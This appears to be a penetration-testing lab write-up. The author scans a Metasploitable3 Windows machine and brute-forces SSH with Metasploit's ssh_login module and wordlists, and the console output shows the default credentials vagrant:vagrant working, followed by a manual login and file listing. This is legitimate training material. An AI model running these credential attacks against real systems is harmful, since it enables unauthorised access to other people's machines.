
- OpenSSH 5.1 (port 22)
- RPC services on ports **135, 445, 49154, 49155**

And also we can see **service info**:

OS: Windows Server 2008 R2 SP1
Computer Name: vagrant-2008r2

Nmap fingerprinting also identified authentication level as user, guest login as disabled and SMB signing as not required. These signs pointed to a potentially exploitable SSH or SMB service.

Choosing SSH Login Scanner Module in Metasploit



To proceed with brute-forcing SSH credentials I opened msfconsole and ran:

search ssh_login

It returned:

- auxiliary/scanner/ssh/ssh_login
- auxiliary/scanner/ssh/ssh_login_pubkey

Then i selected the basic password-based scanner:

use auxiliary/scanner/ssh/ssh_login
show options

I observed the configurable parameters, including **RHOSTS, USERPASS_FILE, USER_FILE,** and **PASS_FILE.**

Configuring Wordlists and Executing SSH Attack

```
pass_file => /home/abhishek/passwords
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/abhishek/users
user_file => /home/abhishek/users
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting           Required  Description
   ----              ---------------           --------  -----------
   ANONYMOUS_LOGIN   false                     yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                         yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                      no        Create a new session for every successful login
   DB_ALL_CREDS      false                     no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                     no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                     no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                      no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                    no        A specific password to authenticate with
   PASS_FILE         /home/abhishek/passwords  no        File containing passwords, one per line
   RHOSTS            192.168.1.13              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                        yes       The target port
   STOP_ON_SUCCESS   false                     yes       Stop guessing when a credential works for a host
   THREADS           1                         yes       The number of concurrent threads (max one per host)
   USERNAME                                    no        A specific username to authenticate as
   USERPASS_FILE                               no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                     no        Try the username as the password for all users
   USER_FILE         /home/abhishek/users      no        File containing usernames, one per line
   VERBOSE           false                     yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.13:22 - Starting bruteforce
[+] 192.168.1.13:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 1 opened (192.168.1.27:44583 -> 192.168.1.13:22) at 2025-05-24 19:56:40 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

I prepared two wordlists:

- **Passwords file**: /home/abhishek/passwords
- **Users file:** /home/abhishek/users

These files contained usernames and passwords for brute force. I configured the module as :


set PASS_FILE /home/abhishek/passwords
set USER_FILE /home/abhishek/users
set RHOSTS 192.168.1.13
run

The output showed:

192.168.1.13:22 – Success: 'vagrant:vagrant'
SSH session 1 opened

This confirmed that default credentials for the user vagrant worked, and an interactive SSH session was now open.

Verifying Shell Access Over SSH



```
┌──(root㉿vbox)-[/home/abhishek]
└─# ssh vagrant@192.168.1.13
The authenticity of host '192.168.1.13 (192.168.1.13)' can't be established.
ECDSA key fingerprint is SHA256:f7EYPSUP5FBSMs7CHN4VtsxkAdh1ENCfwQ+I5sfgMJA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.13' (ECDSA) to the list of known hosts.
vagrant@192.168.1.13's password:
-sh-4.3$ ver
-sh: ver: command not found
-sh-4.3$ f dir
-sh: dir: command not found
-sh-4.3$ ls
AppData            Downloads        NTUSER.DAT
Application Data   Favorites        NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
Contacts           Links            NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001
Cookies            Local Settings   NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002
Desktop            Music            NetHood
Documents          My Documents     Pictures
-sh-4.3$ cd downloads
-sh-4.3$ ls
abhi.txt  desktop.ini
```

Finally, I logged in manually using:

ssh vagrant@192.168.1.13

When prompted with the authenticity warning, I accepted the key and entered the password vagrant and i was successfully logged in and could run commands. I navigated:
ls
cd downloads
ls

And confirmed again that the file abhi.txt was accessible, confirming **persistent shell** access with proof of compromise.

Conclusion

This attack chain shows how the **Metasploitable3 Windows machine** was discovered, enumerated, and accessed using SSH with default credentials. This allowed complete **user level shell access** and **post-exploitation file retrieva**l. The success highlights the critical risk of default credentials and exposed SSH services in enterprise environments.